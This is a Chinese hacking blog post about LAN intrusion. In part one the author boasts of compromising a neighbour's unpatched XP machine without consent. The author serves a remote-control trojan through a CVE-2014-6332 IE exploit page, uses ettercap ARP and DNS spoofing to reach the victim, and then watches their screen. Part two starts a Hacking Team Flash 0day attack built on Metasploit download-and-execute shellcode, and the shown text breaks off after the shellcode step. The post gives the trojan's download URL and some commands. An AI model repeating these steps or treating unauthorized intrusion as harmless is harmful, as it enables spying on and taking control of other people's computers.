内网渗透大杂烩
闲来无事,就想着写一篇内网渗透大杂烩的文章,之前用莲花仙子账号写的两篇内网渗透文章分别为渗透测试某大型局域网、渗透测试某大型局域网网关防火墙,现如今号都被删了,哎!之前那个账号10rank,多么可惜啊!好了我们长话短说步入正题!
第一篇 利用CVE-2014-6332 IE全版本漏洞入侵邻居XP电脑
首先开篇的是入侵邻居的电脑,邻居是个电脑盲,我所了解的情况是2011年买了电脑,几乎不怎么用,而且也不安装杀毒,估计补丁都不会打吧,就星期天用一下,正好今天周末,于是乎就开始下面的渗透过程。首先net view(这里就不用nmap扫了)如图:


Zhongce那台是我的,我们ping一下ping BBLBX6GQE624W88如图:
USER-20150620EZ这个就不用Ping了是我的物理主机名,OK,既然没打补丁,那就不用nessus扫描了,直接测试CVE-2014-6332 IE全版本漏洞了,我们需要搭建一个web环境这里我用小旋风,先配置一个远控木马如图:

192.168.0.104是我的物理ip,然后选择域名上线方式,生成木马丢到web跟木下,下面我们用k8飞刀工具来生成一个网马,点编码然后输入木马地址:http://192.168.0.104:89/server.exe

然后点右键hacking-0day-ie全版本漏洞,生成网马如图:

然后我们把网名名称改为:index.htm然后丢到kai linux /var/www/html/下面
我们的思路是通过ettercap来dns+arp攻击的方法来使xp种木马,对了记得执行service apache2 start命令启动kali web服务,下面我们来设置一下etteracap的etter.dns如图:

192.168.0.113为kali的ip地址,然后ettercap -G启动图形化界面,点

然后选择eth0

然后选择hostlist,如图:

前面我们已经Ping过了xp系统ip为192.168.0.116,那么我们就把这个目标加到Target1,然后把网关地址加到Target2,然后在按照如图操作:

然后选择Plugins,选择

双击以后,然后开始

大概过了半分钟发现有主机上线,哈哈欺骗成功了

我们打开屏幕看看

他肯定是看视屏然后发现看不了了就打开hao123测试网络,哈哈我们不要搞什么破坏卸载掉木马。。。这样渗透测试邻居XP的渗透过程就完结了。。。
第二篇 flash 0day之手工修改代码利用msf制作下载者实例入侵演示
利用到的工具:
Msf
Ettercap
Adobe Flash CS6
Hacking Team Flash 0day-可冲破Chrome沙盒-Evil0X源代码一份
下面我们就开始演示入侵,利用msf生成shellcode,首先打开msf执行use windows/download_exec,show options
如图:

然后set EXE system.exe,再执行set URL,需要说明一下URL就是我们的马的下载地址,这里我们用远控马,远控配置使用不再详细说明。。。如图:

然后执行generate -t dword生成shellcode,如下:

